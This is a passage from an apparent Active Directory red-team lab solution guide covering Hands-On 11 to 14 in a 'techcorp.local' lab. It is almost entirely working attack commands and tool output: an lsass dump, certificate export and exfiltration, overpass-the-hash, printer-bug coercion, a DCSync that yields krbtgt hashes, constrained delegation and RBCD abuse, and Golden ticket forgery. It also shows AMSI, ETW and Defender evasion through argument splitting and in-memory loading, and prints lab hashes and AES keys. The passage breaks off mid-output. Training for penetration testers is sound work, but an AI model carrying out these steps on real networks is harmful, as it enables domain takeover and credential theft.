Disconnect from the winrs session and exfiltrate the certificate back onto our student VM. Be sure to perform a cleanup after.

```
C:\Users\pawadmin>exit

C:\AD\Tools>copy \\us-
jumpX.US.TECHCORP.LOCAL\c$\users\pawadmin\Downloads\pawadmin.pfx C:\AD\Tools\

C:\AD\Tools>del \\us-jumpX.US.TECHCORP.LOCAL\c$\users\pawadmin\Downloads\*
```

We will use this certificate later!

Credentials Extraction – Generates events in MDE

Let's look at some of the steps that will be detected by MDE:

We can use the following command to extract credentials from lsass using rundll32.exe. Both rundll32.exe and comsvcs.dll are Microsoft signed. We are creating a memory dump of the lsass process and we will parse it offline on the student VM. Since the comsvcs.dll based memory dump is detected by Defender we will need to disable Defender by executing "**Set-MpPreference -DisableRealtimeMonitoring $true**" command.

Note that because of MDE Set-MpPreference would fail. Run the below commands from a process running as jumpone:

Please note that '708' in the below command is the PID of lsass.exe process and may be different for you:

```
C:\Windows\system32>winrs -r:us-jumpX cmd
[snip]

C:\Users\jumpone$>tasklist /FI "IMAGENAME eq lsass.exe"
tasklist /FI "IMAGENAME eq lsass.exe"

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
lsass.exe                      708 Services                   0     17,844 K

C:\Users\jumpone$>rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 708
C:\Users\Public\lsass.dmp full
```

Note that the above command fails and will result in a detection in MDE.

Note that if we try to extract certificates using PowerShell, that is also flagged by MDE. Start a process as pawadmin using asktgt and run the following commands:

```
C:\Windows\system32>winrs -r:us-jumpX cmd
C:\Windows\system32>powershell
PS C:\Windows\system32> ls cert:\LocalMachine\My
```

```
[snip]
PS C:\Windows\system32> ls
cert:\LocalMachine\My\7700000022d1a7e4e1f8d0fd53000000000022 | Export-
PfxCertificate -FilePath C:\Users\Public\pawadmin.pfx -Password (ConvertTo-
SecureString -String 'SecretPass@123' -Force -AsPlainText)
[snip]
```

Hands-On 11:

Task

- Find a server in US domain where Unconstrained Delegation is enabled.
- Compromise that server and get Domain Admin privileges.

Solution

First, we need to find out the machines in us.techcorp.local with unconstrained delegation. We can use PowerView or Active Directory module for that. Using the ActiveDirectory module:

```
PS C:\AD\Tools> Get-ADComputer -Filter {TrustedForDelegation -eq $True}
DistinguishedName : CN=US-DC,OU=Domain Controllers,DC=us,DC=techcorp,DC=local
DNSHostName       : US-DC.us.techcorp.local
Enabled           : True
Name              : US-DC
ObjectClass       : computer
ObjectGUID        : 2edf59cf-aa6e-448a-9810-7a81a3d3af16
SamAccountName    : US-DC$
SID               : S-1-5-21-210670787-2521448726-163245708-1000
UserPrincipalName :

DistinguishedName : CN=US-WEB,CN=Computers,DC=us,DC=techcorp,DC=local
DNSHostName       : US-Web.us.techcorp.local
Enabled           : True
Name              : US-WEB
ObjectClass       : computer
ObjectGUID        : cb00dc1e-3619-4187-a02b-42f9c964a637
SamAccountName    : US-WEB$
SID               : S-1-5-21-210670787-2521448726-163245708-1110
```


So, we need to compromise us-web. Recall that we got credentials of webmaster in the previous hands-on. Let's check if that user has administrative access to us-web. We will use OverPass-The-Hash attack to use webmaster's AES keys using SafetyKatz. You can use other tools of your choice. Run the below from an elevated shell:

```
C:\Windows\system32>echo %Pwn%
asktgt
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:webmaster
/aes256:2a653f166761226eb2e939218f5a34d3d2af005a91f160540da6e4a5e29de8a0
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt

[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!
```

```
[+] Starting C:\AD\Tools\Rubeus.exe with args 'asktgt /user:webmaster
/aes256:2a653f166761226eb2e939218f5a34d3d2af005a91f160540da6e4a5e29de8a0
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt'


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.1

[*] Action: Ask TGT

[*] Showing process : True
[*] Username        : K956NXTD
[*] Domain          : 0GH2819V
[*] Password        : GW7B8T6G
[+] Process         : 'C:\Windows\System32\cmd.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 2616
[+] LUID            : 0x181ec2c

[*] Using domain controller: US-DC.us.techcorp.local (192.168.1.2)
[!] Pre-Authentication required!
[!]     AES256 Salt: US.TECHCORP.LOCALwebmaster
[*] Using aes256_cts_hmac_sha1 hash:
2a653f166761226eb2e939218f5a34d3d2af005a91f160540da6e4a5e29de8a0
[*] Building AS-REQ (w/ preauth) for: 'us.techcorp.local\webmaster'
[*] Target LUID : 25291820
[*] Using domain controller: 192.168.1.2:88
[+] TGT request successful!
[snip]
```


In the newly spawned process, use Find-PSRemotingLocalAdminAccess after loading InvisiShell:

```
C:\Windows\system32>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\Windows\system32> cd C:\AD\Tools\
PS C:\AD\Tools> . C:\AD\Tools\Find-PSRemotingLocalAdminAccess.ps1
PS C:\AD\Tools> Find-PSRemotingLocalAdminAccess -Domain us.techcorp.local -
Verbose
VERBOSE: Trying to run a command parallely on provided computers list using
PSRemoting .
US-Web
PS C:\AD\Tools> exit
```

Great! We have administrative access to us-web using webmaster's credentials. Now, we will use the printer bug to force us-dc to connect to us-web. Let's first copy Loader.exe to us-web to download and execute Rubeus in the memory and start monitoring for any authentication from us-dc.

We can use multiple methods to copy Rubeus like xcopy, PowerShell Remoting etc.

Copy Loader.exe using xcopy and execute using winrs

From the process running as webmaster:

```
C:\Windows\system32>echo F | xcopy C:\AD\Tools\Loader.exe \\us-
web\C$\Users\Public\Loader.exe /Y
Does \\us-web\C$\Users\Public\Rubeus.exe specify a file name
or directory name on the target
(F = file, D = directory)? F
C:\AD\Tools\Loader.exe
1 File(s) copied

C:\Windows\system32>winrs -r:us-web cmd.exe
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\webmaster>echo %Pwn%
monitor
C:\Users\webmaster>netsh interface portproxy add v4tov4 listenport=8080
listenaddress=0.0.0.0 connectport=80 connectaddress=192.168.100.X
C:\Users\webmaster> C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /targetuser:US-DC$ /interval:5
/nowrap
C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/Rubeus.exe -args %Pwn%
/targetuser:US-DC$ /interval:5 /nowrap
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!
[+] Starting http://127.0.0.1:8080/Rubeus.exe with args 'monitor
/targetuser:US-DC$ /interval:5 /nowrap'


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.1

[*] Action: TGT Monitoring
[*] Target user     : US-DC$
```

```
[*] Monitoring every 5 seconds for new TGTs
```

Copy and execute Rubeus using PowerShell Remoting

From the process running as webmaster:

```
PS C:\AD\Tools> $usweb1 = New-PSSession us-web
PS C:\AD\Tools> Copy-Item -ToSession $usweb1 -Path C:\AD\Tools\Rubeus.exe -
Destination C:\Users\Public
PS C:\AD\Tools> Enter-PSSession $usweb1
[us-web]: PS C:\Users\webmaster\Documents> cd C:\Users\Public
[us-web]: PS C:\Users\webmaster\Downloads> .\Rubeus.exe monitor
/targetuser:US-DC$ /interval:5 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: TGT Monitoring
[*] Target user     : US-DC$
[*] Monitoring every 5 seconds for new TGTs
```


Using either of the above methods, once we have Rubeus running in the monitor mode, we can start MS-RPRN.exe to force connect us-dc to us-web and thereby abuse the printer bug:

```
C:\Users\studentuserx>C:\AD\Tools\MS-RPRN.exe \\us-dc.us.techcorp.local \\us-
web.us.techcorp.local
Attempted printer notification and received an invalid handle. The coerced
authentication probably worked!
```

On the session where Rubeus is running, we can see:

```
[snip]
[*] 1/14/2021 9:51:57 AM UTC - Found new TGT:

  User                  :  US-DC$@US.TECHCORP.LOCAL
  StartTime             :  1/13/2021 8:08:07 PM
  EndTime               :  1/14/2021 6:07:42 AM
  RenewTill             :  12/31/1969 4:00:00 PM
  Flags                 :  name_canonicalize, pre_authent, forwarded,
forwardable
  Base64EncodedTicket   :

    doIFKTCCBSWgAwIBBaEDAg
[snip]
```

Copy the Base64EncodedTicket, remove unnecessary spaces and newline (is any) and use the ticket with Rubes on the Student VM.

```
C:\AD\Tools> echo %Pwn%
ptt
C:\AD\Tools> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args %Pwn%
/ticket:TGTofUS-DC$

   _______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1


[*] Action: Import Ticket
[+] Ticket successfully imported!
```

We can now run DCSync attack against US-DC using the injected ticket:

```
C:\AD\Tools>echo %Pwn%
lsadump::dcsync
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\SafetyKatz.exe -args
"%Pwn% /user:us\krbtgt" "exit"
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!
[+] Starting C:\AD\Tools\SafetyKatz.exe with args 'lsadump::dcsync
/user:us\krbtgt exit'

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # -path
ERROR mimikatz_doLocal ; "-path" command of "standard" module not found !

Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)
```

```
[snip]
mimikatz(commandline) # lsadump::dcsync /user:us\krbtgt
[DC] 'us.techcorp.local' will be the domain
[DC] 'US-DC.us.techcorp.local' will be the DC server
[DC] 'us\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 7/4/2019 11:49:17 PM
Object Security ID   : S-1-5-21-210670787-2521448726-163245708-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: b0975ae49f441adc6b024ad238935af5
    ntlm- 0: b0975ae49f441adc6b024ad238935af5
    lm  - 0: d765cfb668ed3b1f510b8c3861447173

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 819a7c8674e0302cbeec32f3f7b226c9

* Primary:Kerberos-Newer-Keys *
    Default Salt : US.TECHCORP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
5e3d2096abb01469a3b0350962b0c65cedbbc611c5eac6f3ef6fc1ffa58cacd5
      aes128_hmac       (4096) : 1bae2a6639bb33bf720e2d50807bf2c1
      des_cbc_md5       (4096) : 923158b519f7a454

* Primary:Kerberos *
    Default Salt : US.TECHCORP.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 923158b519f7a454

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  a1bdf6146e4b13c939093eb2d72416c9
    02  cd864c0d5369adad4fc59a469a2d4d17
```

```
    03  2123179b0ab5c0e37943e346ef1f9d9a
    04  a1bdf6146e4b13c939093eb2d72416c9
    05  cd864c0d5369adad4fc59a469a2d4d17
    06  3449e5615d5a09bbc2802cefa8e4f9d4
    07  a1bdf6146e4b13c939093eb2d72416c9
    08  296114c8d353f7435b5c3ac112523ba4
    09  296114c8d353f7435b5c3ac112523ba4
    10  5d504fb94f1bcca78bd048de9dad69e4
    11  142c7fde1e3cb590f54e12bbfdecfbe4
    12  296114c8d353f7435b5c3ac112523ba4
    13  13db8df6b262a6013f78b082a72add2c
    14  142c7fde1e3cb590f54e12bbfdecfbe4
    15  b024bdda9bdb86af00c3b2503c3bf620
    16  b024bdda9bdb86af00c3b2503c3bf620
    17  91600843c8dadc79e72a753649a05d75
    18  423730024cfbbc450961f67008a128a5
    19  d71f700d63fa4510477342b9dc3f3cc7
[snip]
```

We can run the DCSync attack using Invoke-Mimi or any other tool too.

Hands-On 12:

Task

- Abuse Constrained delegation in us.techcorp.local to escalate privileges on a machine to Domain Admin.

Solution

Enumerate the objects in our current domain that have constrained delegation enabled with the help of the Active Directory module from InvisiShell:

```
PS C:\AD\Tools> Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -
Properties msDS-AllowedToDelegateTo


DistinguishedName         : CN=appsvc,CN=Users,DC=us,DC=techcorp,DC=local
msDS-AllowedToDelegateTo : {CIFS/us-mssql.us.techcorp.local, CIFS/us-mssql}
Name                      : appsvc
ObjectClass               : user
ObjectGUID                : 792eeddd-5d62-4b4f-bff7-23475d665474
```

Recall that we extracted credentials of appsvc from us-jump, let's use the AES256 keys for appsvc to impersonate the domain administrator - administrator and access us-mssql using those privileges. Note that we request an alternate ticket for HTTP service to be able to use WinRM.


```
C:\Users\studentuserx> echo %Pwn%
s4u
C:\Users\studentuserx>C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -
args %Pwn% /user:appsvc
/aes256:b4cb0430da8176ec6eae2002dfa86a8c6742e5a88448f1c2d6afc3781e114335
/impersonateuser:administrator /msdsspn:CIFS/us-mssql.us.techcorp.local
/altservice:HTTP /domain:us.techcorp.local /ptt


   _______        _
  (_____  \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: S4U

[*] Using aes256_cts_hmac_sha1 hash:
b4cb0430da8176ec6eae2002dfa86a8c6742e5a88448f1c2d6afc3781e114335
[*] Building AS-REQ (w/ preauth) for: 'us.techcorp.local\appsvc'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
[snip]
[*] Action: S4U

[*] Using domain controller: US-DC.us.techcorp.local (192.168.1.2)
[*] Building S4U2self request for: 'appsvc@US.TECHCORP.LOCAL'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator' to 'appsvc@US.TECHCORP.LOCAL'
[*] base64(ticket.kirbi):
[snip]
[+] Ticket successfully imported!
```

Check if the ticket is present in the current process:

```
C:\Users\studentuserx>klist

Current LogonId is 0:0x1575a8a

Cached Tickets: (1)

#0>     Client: administrator @ US.TECHCORP.LOCAL
        Server: HTTP/us-mssql.us.techcorp.local @ US.TECHCORP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40210000 -> forwardable pre_authent name_canonicalize
        Start Time: 1/14/2021 4:00:25 (local)
        End Time:   1/14/2021 14:00:25 (local)
        Renew Time: 0
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

Sweet, let's access us-mssql using winrs. Note that we will have privileges of domain administrator but that is only limited to us-mssql:

```
C:\Users\studentuserx>winrs -r:us-mssql.us.techcorp.local cmd.exe
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\administrator.US>set username
Set username
USERNAME=Administrator
```

Hands-On 13:

Task

- Find a computer object in US domain where we have Write permissions.
- Abuse the Write permissions to access that computer as Domain Admin.
- Extract secrets from that machine for users and hunt for local admin privileges for the users.

Solution

We have already enumerated ACLs for studentuser**x** and studentusers group. Recall that we have admin access to us-mgmt (we added studentuser**x** to the machineadmins group) but we never extracted credentials from that machine. Let's do that now:

```
C:\AD\Tools>echo F | xcopy C:\AD\Tools\Loader.exe \\us-
mgmt\C$\Users\Public\Loader.exe /Y
Does \\us-mgmt\C$\Users\Public\Loader.exe specify a file name
or directory name on the target
(F = file, D = directory)? F
C:\AD\Tools\Loader.exe
1 File(s) copied
```

Use ArgSplit.bat on the student VM to encode "sekurlsa::ekeys":


```
C:\AD\Tools> C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: sekurlsa::ekeys
set "z=s"
set "y=y"
set "x=e"
set "w=k"
set "v=e"
set "u=:"
set "t=:"
set "s=a"
set "r=s"
set "q=l"
set "p=r"
set "o=u"
set "n=k"
set "m=e"
set "l=s"
set "Pwn=%l%%m%%n%%o%%p%%q%%r%%s%%t%%u%%v%%w%%x%%y%%z%"
```

Copy the generated commands and use it on the winrs session on us-mgmt:
Add a netsh path to avoid defender, run the Loader.exe and load SafetyKatz in memory to extract credentials:

```
C:\AD\Tools>winrs -r:us-mgmt cmd
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\studentuserx>netsh interface portproxy add v4tov4 listenport=8080
listenaddress=0.0.0.0 connectport=80 connectaddress=192.168.100.x
C:\Users\studentuserx>echo %Pwn%
echo %Pwn%
sekurlsa::ekeys
C:\Users\studentuserx> C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/SafetyKatz.exe -args %Pwn% "exit"
C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/SafetyKatz.exe -args
%Pwn% "exit"
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!
[+] Starting http://127.0.0.1:8080/SafetyKatz.exe with args 'sekurlsa::ekeys
exit'

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

[snip]
Authentication Id : 0 ; 8035962 (00000000:007a9e7a)
Session           : RemoteInteractive from 2
User Name         : mgmtadmin
Domain            : US
Logon Server      : US-DC
Logon Time        : 1/7/2021 10:41:05 PM
SID               : S-1-5-21-210670787-2521448726-163245708-1115

         * Username : mgmtadmin
         * Domain   : US.TECHCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac
32827622ac4357bcb476ed3ae362f9d3e7d27e292eb27519d2b8b419db24c00f
           rc4_hmac_nt       e53153fc2dc8d4c5a5839e46220717e5
           rc4_hmac_old      e53153fc2dc8d4c5a5839e46220717e5
           rc4_md4           e53153fc2dc8d4c5a5839e46220717e5
           rc4_hmac_nt_exp   e53153fc2dc8d4c5a5839e46220717e5
           rc4_hmac_old_exp  e53153fc2dc8d4c5a5839e46220717e5
[snip]
```

Now, let's check if there are any interesting ACLs for mgmtadmin. Recall our methodology is cyclic. Ideally, we should run the full set of enumeration for each user we compromise. Let's load PowerView after running InvisiShell. Note that the below command may take time to complete:

```
PS C:\AD\Tools> . C:\AD\Tools\PowerView.ps1
PS C:\AD\Tools> Find-InterestingDomainAcl -ResolveGUIDs |
?{$_.IdentityReferenceName -match 'mgmtadmin'}

ObjectDN                : CN=US-
HELPDESK,CN=Computers,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : ListChildren, ReadProperty, GenericWrite
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1115
IdentityReferenceName   : mgmtadmin
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=mgmtadmin,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : user
```

Sweet! With GenericWrite on us-helpdesk. We can set Resource-based Constrained Delegation for us-helpdesk for our own student VM. We are using our student VM computer object and not the studentuser**x** as SPN is required for RBCD.

Start a process with privileges of mgtmadmin. Use ArgSplit.bat on the student VM to encode "asktgt" Run the below command from an elevated shell:

```
C:\Windows\system32> C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: asktgt
set "z=t"
set "y=g"
[snip]
C:\Windows\system32>echo %Pwn%
asktgt
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:mgmtadmin
/aes256:32827622ac4357bcb476ed3ae362f9d3e7d27e292eb27519d2b8b419db24c00f
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[snip]
```

In the new process, set RBCD for student VMs to us-helpdesk using the Active Directory module. Note that we are setting RBCD for the entire student VMs in the current instance of lab to avoid overwriting the settings:

```
C:\Windows\system32>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\Windows\system32> Import-Module C:\AD\Tools\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
PS C:\Windows\system32> Import-Module C:\AD\Tools\ADModule-
master\ActiveDirectory\ActiveDirectory.psd1
PS C:\Windows\system32> $comps =
'student1$','student11$','student12$','student13$','student14$','student15$',
'student16$','student17$','student18$','student19$','student20$','student21$'
,'student22$','student1$','student24$','student25$','student26$','student27$'
,'student28$','student29$','student30$'

PS C:\AD\Tools> Set-ADComputer -Identity us-helpdesk -
PrincipalsAllowedToDelegateToAccount $comps -Verbose
VERBOSE: Performing the operation "Set" on target "CN=US-
HELPDESK,CN=Computers,DC=us,DC=techcorp,DC=local".
```

Now, we need AES key for the student VM to use its identity. Run mimikatz on your own student**x** machine to extract AES keys. Start a command prompt with administrative privileges (Run as administrator) and run the below command. Note that you will get different AES keys for the student**x**$ account, go for the one with SID S-1-5-18 that is a well-known SID for the SYSTEM user:

```
C:\Windows\system32> echo %Pwn%
echo %Pwn%
sekurlsa::ekeys
C:\Windows\system32>C:\AD\Tools\Loader.exe -Path C:\AD\Tools\SafetyKatz.exe -
args "%Pwn%" "exit"
[snip]
Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : STUDENTx$
Domain            : US
Logon Server      : (null)
Logon Time        : 1/9/2021 5:40:53 AM
SID               : S-1-5-18

         * Username : studentx$
         * Domain   : US.TECHCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac
3845eac1016c33077d3619b3f931168db1343a223f3d7f9fc4424c77f8383578
           rc4_hmac_nt       3b5c12f380c5c7b142356e941a5cefa2
```

```
            rc4_hmac_old      3b5c12f380c5c7b142356e941a5cefa2
            rc4_md4           3b5c12f380c5c7b142356e941a5cefa2
            rc4_hmac_nt_exp   3b5c12f380c5c7b142356e941a5cefa2
            rc4_hmac_old_exp  3b5c12f380c5c7b142356e941a5cefa2
```

Use the AES key for studentx$ with Rubeus and request a TGS for HTTP SPN:

```
C:\AD\Tools>echo %Pwn%
s4u
C:\AD\Tools> C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:studentx$
/aes256:3845eac1016c33077d3619b3f931168db1343a223f3d7f9fc4424c77f8383578
/msdsspn:http/us-helpdesk /impersonateuser:administrator /ptt
[snip]
[*] Action: Import Ticket
[+] Ticket successfully imported!
[snip]
```

Let's use the HTTP TGS to access us-helpdesk as DA – administrator. Run the below command in the process where we injected the TGS above:

```
PS C:\AD\Tools> klist
Current LogonId is 0:0x426960a

Cached Tickets: (1)

#0>     Client: administrator @ US.TECHCORP.LOCAL
        Server: http/us-helpdesk @ US.TECHCORP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40210000 -> forwardable pre_authent name_canonicalize
        Start Time: 1/14/2021 5:42:03 (local)
        End Time:   1/14/2021 15:42:03 (local)
        Renew Time: 0
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
C:\AD\Tools>winrs -r:us-helpdesk cmd
Microsoft Windows [Version 10.0.17763.557]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.US> set username
set username
USERNAME=Administrator
```

Now, to copy our loader to us-helpdesk, we need to access the filesystem. Let's request a TGS for CIFS using Rubeus in the same process as above:

```
C:\AD\Tools> C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:studentx$
```

```
/aes256:3845eac1016c33077d3619b3f931168db1343a223f3d7f9fc4424c77f8383578
/msdsspn:cifs/us-helpdesk /impersonateuser:administrator /ptt
[snip]
```

Now, copy the Netloader, add port redirection and run SafetyKatz on us-helpdesk to extract credentials from lsass:

```
C:\AD\Tools>echo F | xcopy C:\AD\Tools\Loader.exe \\us-
helpdesk\C$\Users\Public\Loader.exe /Y
[snip]

C:\AD\Tools>winrs -r:us-helpdesk cmd
Microsoft Windows [Version 10.0.17763.557]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator.US>netsh interface portproxy add v4tov4
listenport=8080 listenaddress=0.0.0.0 connectport=80
connectaddress=192.168.100.x
C:\Users\Administrator.US> echo %Pwn%
sekurlsa::ekeys
C:\Users\Administrator.US> C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/SafetyKatz.exe -args %Pwn% "exit"
[snip]
Authentication Id : 0 ; 6672278 (00000000:0065cf96)
Session           : RemoteInteractive from 2
User Name         : helpdeskadmin
Domain            : US
Logon Server      : US-DC
Logon Time        : 1/7/2021 10:34:05 PM
SID               : S-1-5-21-210670787-2521448726-163245708-1120

         * Username : helpdeskadmin
         * Domain   : US.TECHCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac
f3ac0c70b3fdb36f25c0d5c9cc552fe9f94c39b705c4088a2bb7219ae9fb6534
           rc4_hmac_nt       94b4a7961bb45377f6e7951b0d8630be
           rc4_hmac_old      94b4a7961bb45377f6e7951b0d8630be
           rc4_md4           94b4a7961bb45377f6e7951b0d8630be
           rc4_hmac_nt_exp   94b4a7961bb45377f6e7951b0d8630be
           rc4_hmac_old_exp  94b4a7961bb45377f6e7951b0d8630be
[snip]
```

Reuse the AES keys of helpdeskadmin and use Find-PSRemotingLocalAdminAccess for hunting local admin privileges. Run the OverPass-the-hash command using Rubeus from an elevated shell:

```
C:\Windows\System32> echo %Pwn%
asktgt
C:\Windows\System32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -
args %Pwn% /user:helpdeskadmin
/aes256:f3ac0c70b3fdb36f25c0d5c9cc552fe9f94c39b705c4088a2bb7219ae9fb6534
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[snip]
```

In the new process:

```
C:\Windows\system32>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\Windows\system32> . C:\AD\Tools\Find-PSRemotingLocalAdminAccess.ps1
PS C:\Windows\system32> Find-PSRemotingLocalAdminAccess -Domain
us.techcorp.local -Verbose
VERBOSE: Trying to run a command parallely on provided computers list using
PSRemoting .
US-HelpDesk
US-ADConnect
```

So, helpdeskadmin has administrative privileges on us-adconnect too!

Hands-On 14:

Task

- Using the NTLM hash or AES key of krbtgt account of us.techcorp.local, create a Golden ticket.
- Use the Golden ticket to (once again) get domain admin privileges from a machine.

Solution

From one of the previous hands-on, we have domain admin privileges (we abused the printer bug on us-web with unconstrained delegation and ran DCSync attack). Let's use the AES keys of krbtgt account to create a Golden ticket.

Using Rubeus.exe

Use the below Rubeus command to generate an OPSEC friendly command for Golden ticket. Note that 3 LDAP queries are sent to the DC to retrieve the required information. We will once again use ArgsSplit.bat to encode "golden":

```
C:\Windows\system32> echo %Pwn%
golden
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn%
/aes256:5e3d2096abb01469a3b0350962b0c65cedbbc611c5eac6f3ef6fc1ffa58cacd5
/ldap /sid:S-1-5-21-210670787-2521448726-163245708 /user:Administrator
/printcmd
[snip]

[*] Action: Build TGT

[*] Trying to query LDAP using LDAPS for user information on domain
controller US-DC.us.techcorp.local

[snip]

[*] Building PAC

[*] Domain         : US.TECHCORP.LOCAL (US)
[*] SID            : S-1-5-21-210670787-2521448726-163245708
[*] UserId         : 500
[*] Groups         : 544,512,520,513
[*] ServiceKey     :
5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CACD5
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         :
5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CACD5
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target         : us.techcorp.local

[*] Generating EncTicketPart
```

```
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@us.techcorp.local'

[*] AuthTime       : 2/29/2024 3:11:27 AM
